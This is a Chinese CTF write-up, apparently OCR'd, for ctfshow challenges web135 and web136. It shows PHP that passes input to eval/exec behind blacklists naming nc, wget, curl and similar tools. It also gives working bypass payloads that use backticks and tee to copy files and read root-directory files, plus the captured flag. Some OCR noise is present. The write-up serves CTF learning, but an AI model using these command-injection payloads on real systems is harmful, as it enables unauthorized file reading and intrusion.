web135

```
?php
 error_reporting(0);
 highlight_file(__FILE__);
 //flag.php
 if($F = @$_GET['F']){
   if(!preg_match('/system|nc|wget|exec|passthru|bash|sh|netcat|curl|cat|grep|tac
 |more|od|sort|tail|less|base64|rev|cut|od|strings|tailf|head/i', $F)){
         eval(substr($F,0,6));
     }else{
         die("师傅们居然破解了前面的,那就来一个加强版吧");
     }
 }
在web133基础上多黨了很多函数, cp复制到能访问的文本就可以
payload
 ?F=`$F `;cp flag.php flag.txt
然后访问flag.txt
得到flag
 $flag1="ctfshow{6db636d5-f23";
 $flag2="6-4d82-aa39-dc717b96e4c8}";
 □ HackBar ● HackBar □ 查看器 □ 控制台 □ 调试器 ↑ 网络 {} 样式编辑器 □ 性能 ② 内存 □ 存
   LOAD -
             SPLIT
                     EXECUTE
                                TEST ▼
                                         SQLI -
                                                 XSS ▼
                                                          LFI ▼
                                                                 SSRF ▼
                                                                          SSTI -
 <
  https://d2ce3823-ddf4-4a3a-a670-a5791d689edb.challenge.ctf.show/flag.txt
```

web136

```
<?php
error_reporting(0);
function check($x){
    if(preg_match('/\$|\.|\!|\@|\#|\%|\^|\&|\*|\?|\\{|\}|\>|\
    <|nc|wget|exec|bash|sh|netcat|grep|base64|rev|curl|wget|gcc|php|python|pingtouch
|mv|mkdir|cp/i', $x)){
        die('too young too simple sometimes naive!');
    }
}
if(isset($_GET['c'])){
    $c=$_GET['c'];
    check($c);</pre>
```

```
exec($c);
}
else{
    highlight_file(__FILE__);
}
?>
```

这里ban了大量函数和字符,不过在linux下还有一个命令tee


Linux tee命令用于读取标准输入的数据,并将其内容输出成文件

```
用法:
tee file1 file2 //复制文件
ls|tee 1.txt //命令输出到1.txt文件中
```

首先查看一下根目录文件

```
?c=ls /|tee ls
```

接着访问Is进行下载



得到文件名称

然后将f149_15_h3r3 tee到flag

```
?c=cat /f149_15_h3r3|tee flag
```

访问flag得到flag

